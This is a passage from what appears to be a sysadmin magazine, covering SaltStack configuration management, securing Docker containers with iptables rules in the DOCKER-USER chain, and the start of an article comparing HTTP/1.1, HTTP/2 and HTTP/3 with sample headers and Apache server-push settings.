platform was done with 300 Amazon Web Services (AWS) VMs rolled out by Salt Cloud in a matter of minutes. SaltStack can be run in many ways: from the classic server-client architecture – master-minion in Salt parlance – to a serverless mode (masterless). SaltStack also demonstrates flexibility when it comes to the question of connectivity. It supports ZeroMQ, SSH, or a plain vanilla TCP mode (e.g., TLS). Proxy modules can also be used to connect systems that do not support SSH or Python. The proxy module then translates the Salt syntax into commands compatible for the target system.

SaltStack enables this versatility by using a modular design from the start. Whether it is a matter of describing desired states, establishing connections, performing actions, or displaying outputs: Everything is modular, interchangeable, and expandable. Many useful default settings are configured, and the admin

can simply get started without any serious configuration overhead. Many an admin never gets to see the depths of the modular building block. If demand increases and you are looking for time-based schedulers or REST APIs, you will find them all in SaltStack's scope of delivery. Whereas other automators have to rely on third-party solutions (or build around other tools), the Salt documentation succinctly explains how these tasks can be solved with just a few lines. The advantage is that the same terminology is always used and configurations are made in a familiar format – simply as another feature from the construction kit you combine and apply.

Setup

The usual SaltStack installation [1] comprises the master-minion-ZeroMQ variant. A Salt master is the instance that controls everything, sending the commands and receiving the results.

Photo by Harry Cunningham on Unsplash

It distributes the state and execution modules and other files to the minions with a built-in file server (`saltfs`).

The Salt minion acts as a client and receives instructions from the master that are processed by executing state and execution modules and delivering information and results to the master. More complex setups involve multiple master servers running in different zones, each controlling their own minions. These zone masters can in turn be controlled by a higher level master. However, describing such a configuration is beyond the scope of this article.

Assume an instance on a private network that runs a Salt master process. This instance has the hostname `salt`, which can be resolved by DNS. Two more instances are named `minion01` and `minion02`. A Salt minion is already installed and running on them, and no configurations differ from the default.

When a minion starts, the first thing it does is look for its master. If the configuration does not specify otherwise, then the minion performs a DNS lookup for the name `salt` and attempts to connect to port 4505 (publisher port) of the address it finds. An unregistered minion then sends its public key to the master and asks to be registered. On the Salt master, you can list these keys and then check that both minions can be reached:

```
# salt-key list
Accepted Keys:
Denied Keys:
Unaccepted Keys:
minion01
minion02
Rejected Keys:
# salt 'minion0*' test.ping
```

With the command

```
salt-key --accept minion0*
```

the master accepts the `minion01` and `minion02` public keys, which are under its control from this point on. If everything goes well, the output acknowledges the minion name with

`True` (i.e., the minion can be reached and controlled).

Targeting

To trigger an action on a minion, you need to know how to filter and address a specific instance from the minion list. In the default setup, this does not require static or dynamic host lists: The Salt master knows which minions are registered with it, and you can always build complex queries to address them. For example, to see the `logrotate` configuration file of all Debian hosts with two x86_64 CPUs and 4GB of RAM named *minion* plus two numbers at the end, you run the command:

```
# salt -C "G@os:Debian
and G@num_cpus:2
and G@cpuarch:x86_64
and G@mem_total:4096
and E@minion\d{2,}"
logrotate.show_conf
```

The information provided by the minions is referred to as *grains* in Salt-speak, and they appear with the prefix `G@`. Grains provide details about network interfaces, RAM, CPUs, the virtualization used, or other similar information. In the example, the master filters the grains by the keys `os`, `num_cpus`, `cpuarch`, and `mem_total`. Additionally, the `minion\d{2,}` regular expression introduced by `E@` finds all hosts matching the desired naming scheme (i.e. `minion01`, `minion02`, etc.). The `show_conf` command from the `logrotate` module is then executed on these hosts. If you regularly use such target filters, you can also store them in a YAML structure and reuse them as a node-group, which you call with:

```
# salt -C "N@group1" logrotate.show_conf
```

Nodegroups are even allowed to reference each other.

For example, `nodegroup.conf` could reference `group2` and extend `group1` with the condition that the `init` system must be `systemd`. In turn, the `group3` node group could reference `group2` and add a query that only finds hosts

on the `10.10.10.0/24` network. Further possibilities and a detailed explanation of the syntax can be found in the Salt documentation; just look for the key word *Targeting* [2].

States

Salt typically uses state descriptions (states) to install packages or change configurations. States provide the description of a desired state, which can be an installed package or a file that must exist with certain content and defined permissions on the target system. These states transparently call the appropriate execution modules (e.g., the aforementioned `logrotate` module) in the background, which then do the actual work. States are usually defined in YAML format, but they can also be designed variably and dynamically with the Jinja2 template engine. SaltStack also accepts other formats for state descriptions, including JSON, Python, or its own domain-specific language (DSL), `PyDSL` [3].

A shebang-style line can be used to override the default renderer dynamically, and you can even form renderer chains. The shebang

```
#! gpg | jinja | yaml
```

tells SaltStack to render the state first with GNU Privacy Guard (GPG), then with Jinja2, and finally as YAML. The GPG renderer searches the GPG keyring for the private key to match the public key used here; it encrypts and decrypts the string in memory. After that, the Jinja2 and finally the YAML renderer process the document. Basically, the default shebang is `#! jinja | yaml`.

For a state that installs the *iotop* package, save the content

```
Ensure that the iotop package is 2
installed:
pkg.installed:
- name: iotop
```

in the `/srv/salt/demo_state.sls` file. The command




Figure 1: A state.apply call to install a software package.

salt 'minion01' state.apply demo_state

tells Salt to establish the appropriate state on minion01 [4]. The output will look like Figure 1. To get an output format that can be fed to a shell or Python script, add --out json to the command.

Usually you will want to apply a whole set of states to one or more hosts. Instead of calling state.apply several times (which is possible), it makes more sense to create a file named /srv/salt/top.sls with the content

```
base:
  'minion01':
    - demo_state
```

that defines an environment (base), a target (minion01), and a list of states




Figure 3: The pillar data assigned to minion01.




Figure 2: A highstate job that processes a list of states.

to be applied (demo_state).

In the Salt world, the whole thing is then abstractly known as a *highstate* that can again be rolled out with state.apply, but without specifying explicit states. The output (Figure 2) is similar to that of the previous command, but with minor changes: The runtime of the highstate is far shorter, the *Changes* section is blank, and the *Comment* tells you that the *iotop* package is already installed.

Data Structures

In addition to grains that the minions send to the master, *pillars* are the data that the master sends to specific minions. These data structures can be used to define variables for templates, to store GPG-encrypted secrets, or to define simple mappings that abstract operating system-dependent differences.

The first step is to create the /srv/pillar/mappings.sls file with the content:

```

mappings:
  apache2:
    Debian:
      pkg_name: apache2
      srv_name: apache2
    Red Hat:
      pkg_name: httpd
      srv_name: httpd

```

Now you need to assign the pillar data to specific minions by creating a *top* file in /srv/pillar/top.sls with the content:

```

base:
  '*':
    - mappings

```

The following commands then update the pillars, and the pillar data is retrieved from minion01:

```

# salt 'minion01' saltutil.pillar refresh
# salt "minion01" pillar.items

```

As a result, you now see all pillar data associated with minion01 (Figure 3). If needed, you can also retrieve only subsets of the pillar data. To retrieve only the data for the mappings: apache2:Debian namespace, use:




Figure 4: Another state file for Apache2.


```
# salt "minion01" pillar.get 2
"mappings:apache2:Debian"
minion 01:
-----
pkg_name:
  apache2
srv_name:
  apache2
```

This command now allows reconciliation of differences in package names for Apache2 on Debian- and Red Hat-based distributions. Another state file in `/srv/salt/apache2.sls` (Figure 4) is used for this purpose. Now add the following lines to the file `/srv/salt/top.sls`:

```
base:
  'minion1':
    - demo state
    - apache2
```

A `state.apply` command returns the information in Figure 5, which shows that the *iotop* package is set up, some Apache2 packages have been installed, and the Apache2 service is already running. Because of the mapping in the pillar data, the `pkg.installed` and `service.running` calls were automatically given the correct names. In other words, the same description works under both Debian derivatives and Red Hat offshoots.

A Look into the Future

In October 2020, VMware acquired SaltStack, whose future now seems more secure than ever. VMware said it wanted to expand its automation capabilities and use Salt for its multicloud strategy. However, one could also imagine a VMware tool package that includes a Salt minion and can be orchestrated by

a future vSphere version. In this way, you could create templates in vSphere, install the operating system packages, and keep them up to date. ■

Info

- [1] Salt installation: [\[https://docs.saltproject.io/en/latest/topics/installation/index.html#installation\]](https://docs.saltproject.io/en/latest/topics/installation/index.html#installation)
- [2] Targeting: [\[https://docs.saltproject.io/en/master/topics/targeting/index.html\]](https://docs.saltproject.io/en/master/topics/targeting/index.html)
- [3] Renderers: [\[https://docs.saltproject.io/en/latest/ref/renderers/index.html\]](https://docs.saltproject.io/en/latest/ref/renderers/index.html)
- [4] Modules: [\[https://docs.saltproject.io/en/latest/ref/modules/all/salt.modules.state.html\]](https://docs.saltproject.io/en/latest/ref/modules/all/salt.modules.state.html)

```
minion01:
-----
      ID: Ensure that the iotop package is installed
      Function: pkg.installed
      Name: iotop
      Result: True
      Comment: All specified packages are already installed
      Started: 19:34:50.669927
      Duration: 23.199 ms
      Changes:
-----
      ID: Ensure that the apache2 Package is installed
      Function: pkg.installed
      Name: apache2
      Result: True
      Comment: The following packages were installed/updated: apache2
      Started: 19:34:50.693675
      Duration: 5423.056 ms
      Changes:
          -----
          apache2:
              -----
              new:
                  2.4.38-3+deb10u4
              old:
          apache2-bin:
              -----
              new:
                  2.4.38-3+deb10u4
              old:
          -----
      ID: Ensure that the apache2 Service is running
      Function: service.running
      Name: apache2
      Result: True
      Comment: The service apache2 is already running
      Started: 19:34:56.134721
      Duration: 40.462 ms
      Changes:

Summary for minion01
-----
Succeeded: 3 (changed=1)
Failed:    0
-----
Total states run:    3
Total run time:   5.487 s
```

Figure 5: Output of the `state.apply` command.



Controlled container communication

Return to Sender

Tune the iptables configuration for Docker by establishing your own forwarding rules. By Matthias Wübbeling

Docker enables the configuration of virtual networks and, for its part, makes extensive use of iptables on Linux to configure network communication between the containers, the host system, and remote computers. However, if you want to secure running containers, it is not enough to just look at the host's INPUT chain and filter incoming traffic.

As a firewall administrator, you might know the feeling when you have added a filter rule to your ruleset and realize afterward that it does not serve the intended purpose. Iptables as a packet filter is still the tool of choice on Linux systems. However, automatically added rules (e.g., those created by the Docker daemon) always lead to side effects in manually or semi-automatically created rulesets. The bigger security problem, however, arises when a rule is supposed to filter incoming packets, but it is not taken into account when packets for Docker containers are received.

Tables and Chains

The basic organization of filter rules in iptables is easy to explain. The three best-known tables are *filter*, *mangle*, and *NAT*. The filter table is used mainly to create those rules that make up a packet filter. The mangle table lets you specifically manipulate the fields of the IP header and mark the packets in the kernel to identify

them in other rules when passing through the iptables chains.

Within the NAT table, you define rules to perform address translation for the packets during packet forwarding. On your home router, for example, you can use the NAT table to send packets from your private network area to the Internet and to reassign received packets to the corresponding computers on your private network.

The *raw* and *security* tables are used far less frequently and provide functionality to prevent connection tracking or to mark packets in SELinux contexts.

Each of the five tables have different rule chains that are run through in sequence from top to bottom until a rule is applied to the checked package. In addition to fixed chains, users can define additional chains that are mainly used to structure and order rules and to facilitate the automated creation and modification of rules.

Rules for Docker

The Docker daemon, which is a mandatory prerequisite for Docker container virtualization, already creates its own chains and rules at startup. Without a running container, however, they are only the substructure for ordering the rules that are later created automatically. As you can see in [Figure 1](#), the following four chains are created in the filter table: DOCKER, DOCKER-USER, DOCKER-ISOLATION-STAGE1,

and DOCKER-ISOLATION-STAGE2. With the exception of the DOCKER-USER chain, you should not change these chains, if possible.

Docker uses a virtualized network with its own interface, normally named *docker0*. Rules are used in the FORWARD chain for forwarding packets on this interface to the running containers. Docker uses private IP addresses from the range 172.16.0.0/20 for the interface and the containers. To enable network access of the host system from the containers, corresponding rules with source and destination NAT are created in the NAT table for each container. With these rules, the container communication works in all directions, as well as between containers. If you create a separate network for your containers, Docker creates a separate bridge interface for each of these networks and then automatically extends the filter rules with corresponding rules for the bridge interfaces.

Pitfalls

Changes to the rules and chains in the iptables filter tables can sometimes cause your containers to become unreachable. Therefore, iptables is always one of the first places to go in case of container network problems. Depending on how you manage your own rules, you might use the *-F* option to flush the tables or individual chains in them before

creating them. After a flush, your Docker containers are isolated from the outside world and from each other, as expected. Before you try to read the automatically created rules in their tools and reinstate them after a flush, restart the Docker daemon to help you recover sensibly.

Generally, to prevent access to services on your computer, you usually want to create rules in the INPUT chain of the filter table. At best, you set the policy of this chain to DROP and release individual ports or protocols as required. You will quickly notice that your container services are still accessible from the outside despite this measure. Attempts to set iptables rules inside the containers usually fail because of missing permissions. You could start your Docker container in privileged mode for additional capabilities, but for various reasons, this step is not desirable, at least not for every container. If you want to restrict access to a container's services from the outside, you need to create additional rules in the FORWARD chain. However, although Docker leaves the INPUT and OUTPUT chains untouched, it uses the FORWARD chain very often and quite recklessly. Because Docker always places itself at the top of the chains, these rules are applied first; the manual rules then sometimes slip further and further down the chain – and are no longer considered at all in some cases as a consequence.

Docker offers the DOCKER-USER chain for your own rules. Take another look at the rules in [Figure 1](#). There, you can see that this chain is checked before the other rules listed in the FORWARD chain. Your big chance to enter your filter rules is here.

In the following discussion, I assume that you are running a container with its own virtual network (i.e., with a randomly named bridge). If you now want to prevent access to port 443 of a container on this network, for example, you first need to find out which bridge is assigned to the virtual network:

```
docker network list
```

If you look for the name of the network, the network ID will come first in the entry. By default, Docker names bridges *br- <networkID>*. You can output an overview of all bridges with the

```
brctl show
```

command. To discover the Docker-assigned address range of the bridge, use `ifconfig` and pass in the name of the bridge as an argument:

```
ifconfig br-2881be13f7f9
```

Now you can further restrict access to this network from outside. The following command prevents access to the MySQL database inside the network:

```
iptables -I DOCKER-USER \
-o br-2881be13f7f9 \
-p tcp \
--dport 3306 \
-j DROP
```

Of course, you can also allow or prevent access to individual services for the virtual networks on the basis of the individual IP addresses of your containers, as long as you have assigned them static IP addresses. If you need other rules for forwarding packets for your host system, independently of Docker, your best approach is to use the DOCKER-USER chain here, too. Although Docker is unlikely to filter out packets that are not addressed to containers, your own rules in the DOCKER-USER chain are always executed before any others and apply not just to targets in Docker containers.

Conclusions

Network configurations in Docker environments can be quite complex. Configuring settings manually is anything but advisable for admins. Because most containers are also network-isolated, the classic input and output rules on the host do not apply. In this article, I showed you how to protect your Docker containers reliably while establishing your own forwarding rules.




Figure 1: The DOCKER-USER chain lets you store your own rules.



Linux Magazine is your guide to the world of Linux. Look inside for advanced technical information you won't find anywhere else!

Expand your Linux skills with:

- In-depth articles on trending topics, including Bitcoin, ransomware, cloud computing, and more!
- How-tos and tutorials on useful tools that will save you time and protect your data
- Troubleshooting and optimization tips
- Insightful news on crucial developments in the world of open source
- Cool projects for Raspberry Pi, Arduino, and other maker-board systems

If you want to go farther and do more with Linux, subscribe today and never miss another issue!

Subscribe now!

shop.linuxnewmedia.com/subs





HTTP/1.1 versus HTTP/2 and HTTP/3

Turboboost

HTTP/2 introduced multiplexing, resulting in superior bandwidth utilization over HTTP/1.1, and HTTP/3 solves the problem of transmission delays from packet loss by replacing TCP with QUIC. By Sandro Lucifora

The Hypertext Transfer Protocol

(HTTP) no longer just serves as the basis for calling up web pages, it is also the basis for a wide range of applications. The best known version, which is still used on most servers, is HTTP/1.1 – even though HTTP/3 has already been defined. In this article, I look at the history of the protocol and the practical differences between versions 1.1, 2, and 3. The foundation for today's Internet was laid by British scientist Tim Berners-Lee in 1989 while working at CERN in Geneva, Switzerland. The web was originally conceived and developed to meet the demand for an automated exchange of information between scientists at universities and institutes around the world. As a starting point, scientists relied on hypertext, which refers to text with a web-like, dynamic structure. It differs from the typical linear text found in books in that it is not written so that readers consume it from beginning to end in the published order. Especially in scientific works, authors work with references and footnotes that point and link to other text passages. Technically, hypertext is written in what is known as a markup language, which in addition to design instructions

invisible to the viewer also contains hyperlinks (i.e., cross-references to further text passages and other documents in the network). Hypertext Markup Language (HTML) has become established on the Internet.

Starting with hypertext, scientists created HTTP, now used millions of times a day. The goal was to exchange the hypertext in the HTML markup language with other computers, for which a generally valid protocol was required. Today's Internet can be summarized in four points:

- The text format for displaying hypertext documents (HTML)
- Software that displays HTML documents (the web browser)
- A simple protocol for exchanging HTML documents (HTTP)
- A server that grants access to the document (the HTTP daemon, HTTPD)

Single-Line Protocol HTTP/0.9

The original version of HTTP had no version number. To distinguish it from later versions, it was subsequently referred to as *0.9*. HTTP/0.9 is quite simple: Each request is a single line

and starts with the only possible method, GET, followed by the path to the resource (not the URL because naming the protocol, and the server, and the port for connecting to the server are not required):

```
GET /it-administrator.html
```

The response to the GET command also was quite simple and contained only the content of the one file:

```
<HTML>
IT Administrator -- practical knowledge 2
for system and network administration
</HTML>
```

This forerunner of today's protocols did not yet support HTTP headers, which means that only HTML files could be transmitted and no other document types – also, no status or error codes. Instead, in the event of a problem, the server sent back an HTML file that it generated with a description of the error that occurred.

First Standard: HTTP/1.1

In 1996, a consortium started working on the standardization of HTTP

Listing 1: Opening a Page

```
GET /trainings HTTP/1.1
Host: www.it-administrator.de
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: https://www.it-administrator.de/trainings/
```

in version 1.1 and published the first standard in early 1997 (RFC 2616), which can still be read in today's extended version from June 1999 [1]. In the meantime, the Internet Engineering Task Force (IETF) had also taken over centralized work on the definition of HTTP. RFC 2616 cleared up ambiguities and introduced numerous improvements:

- A connection can be reused to save time and reload resources.
- Pipelining allows a second request to be sent, even before the server has fully transmitted the response for the first, which can reduce latency in communication.
- Chunked transfer encoding is the transfer of data with additional information that allows the client to determine whether the information it receives is complete.
- Additional cache control mechanisms were added.
- For the sender and receiver to achieve the best compatibility, they perform a handshake, in which the server and client negotiate certain fundamentals to establish the best basis for communication.
- The host header introduced here is groundbreaking and still indispensable today, for the first time allowing the server to store different domains under the same IP address. The host header is absolutely crucial for today's Internet. Without this definition, set out in RFC 7230 section

5.4 [2], it would be impossible today to provide a large number of Internet sites on a single server. Each Internet site would need its own HTTP daemon and its own server. For a server to manage multiple domains under the same IP address, HTTP/1.1 makes it mandatory to send the desired host with the GET request, as well. For example, a GET request for `http://www.it-administrator.de/pub/WWW/` would be:

```
GET /pub/WWW/ HTTP/1.1
Host: www.it-administrator.de
```

If this header is missing, the server must respond with the status *400 Bad Request* by definition. To open the page `https://www.it-administrator.de/trainings/`, the browser sends the header, as shown in Listing 1. The server first responds with a status 200, which signals to the client that its request is being processed without errors, and then adds further information (Listing 2) followed by the content of the requested page. When requesting an image, the host header looks slightly different (Listing 3), and the server responds as in Listing 4, followed by the image with the previously announced size of 32,768 bytes.

In contrast to the *text/html* content type, the browser receives two additional pieces of information: *Age* tells the client how long the object has

Listing 2: Adding Chunked Data

```
200 OK
Connection: Keep-Alive
Content-Encoding: gzip
Content-Type: text/html; charset=utf-8
Date: Wed, 10 Jul 2020 10:55:30 GMT
Etag: "547fa7e369ef56031dd3bfff2ace9fc0832eb251a"
Keep-Alive: timeout=5, max=1000
Last-Modified: Tue, 19 Jul 2020 11:59:33 GMT
Server: Apache
Transfer-Encoding: chunked
Vary: Cookie, Accept-Encoding
```

been in the proxy cache, and *Cache-Control* tells all the caching mechanisms whether and how long the object may be stored. Armed with this information, servers can ensure that files such as images, which usually do not change, are loaded from the local cache of the browser and not retrieved from the server.

Faster Transmission with HTTP/2

Thanks to the flexibility and extensibility of HTTP/1.1 and the fact that the IETF extended the protocol with two revisions – RFC 2616 was published in June 1999 and RFCs 7230-7235 in June 2014 – it took 16 years until the IETF presented the new standard HTTP/2.0 to the public as RFC 7540 [3] in May 2015.

The main purpose of HTTP/2.0 was to speed up the Internet and the transmission of data. Compared with the early days, web pages have become complex and are no longer pure representations of information, but interactive applications. The number of files required per page and their size have increased. As a result, significantly more HTTP requests are necessary. HTTP/1.1 connections

Listing 3: Host Header

```
GET /img/intern/ita-header-2020-1.png HTTP/1.1
Host: www.it-administrator.de
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: */*
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: https://www.it-administrator.de/trainings/
```

Listing 4: Server Response

```
200 OK
Age: 9578461
Cache-Control: public, max-age=31536000
Connection: keep-alive
Content-Length: 32768
Content-Type: image/png
Date: Wed, 8 Jul 2020 10:55:34 GMT
Last-Modified: Tue, 19 Jul 2020 11:55:18 GMT
Server: Apache
```


must send requests in the correct order. Even if several parallel connections can theoretically be opened, it is still a not inconsiderable complexity of requests and responses.

Google and Microsoft

As early as the beginning of the 2010s, Google presented an alternative method for exchanging data between client and server with the *SPDY* protocol, which defined an increase in responsiveness and solved the limitation of the amount of data to be transferred. In addition to *SPDY*, Microsoft's development of *HTTP Speed + Mobility* also served as the basis for today's HTTP/2 protocol. One major change from HTTP/1.1 is that it is a binary protocol, compared with the previous text-based protocol. Therefore, HTTP/2 can no longer be read or created manually. It also compresses the header. Because the header is similar for most requests, the new protocol combines them, preventing unnecessary duplicate transmission of data. Furthermore, HTTP/2 allows the server to send data in advance to the client cache before the client requests it. For example, assume an `index.html` file loads the `style.css` and `script.js` files within the data structure. If the browser connects to the server, the server first delivers the content of the HTML file. The browser analyzes the content and finds the two instructions in the code to reload the `style.css` and `script.js` files.

Only now can the browser request the files. With HTTP/2, it is possible for web developers to set rules so that the server takes the initiative and delivers the two files (`style.css` and `script.js`) directly with `index.html`, without waiting for the client to request them first. Therefore, the files are

already in the browser cache when `index.html` is parsed, eliminating the wait time that requesting the files would otherwise entail. This mechanism is known as *server push*.

Server Push with Apache and Nginx

Because a server cannot know which files depend on what others, it is up to the web developers or administrators to set up these relationships manually. On Apache 2, the instruction can be stored in `httpd.conf` or `.htaccess`. For example, to push a CSS file whenever the browser requests an HTML file, the instruction for the `httpd.conf` or `.htaccess` file is:

```
<FilesMatch "\.html$"
  Header set Link "</css/styles.css>;
    rel=preload; as=style"
</FilesMatch>
```

To add multiple files, you can use `add Link` instead of `set Link`:

```
<FilesMatch "\.html$"
  Header add Link "</css/styles.css>;
    rel=preload; as=style"
  Header add Link "</js/scripts.js>;
    rel=preload; as=script"
</FilesMatch>
```

Here, you could also imitate pushing files from foreign sites by adding `crossorigin` to the tag:

```
<FilesMatch "\.html$"
  Header set Link
    "<https://www.googletagservices.com/
    tag/js/gpt.js>; rel=preload;
    as=script; crossorigin"
</FilesMatch>
```

If you cannot or do not want to change the Apache files, you could still imitate pushing files with the header function of PHP or other server-side scripting languages:

```
header("Link: </css/styles.css>;
    rel=preload; as=style");
```

To push multiple resources, you separate each push directive with a comma:

```
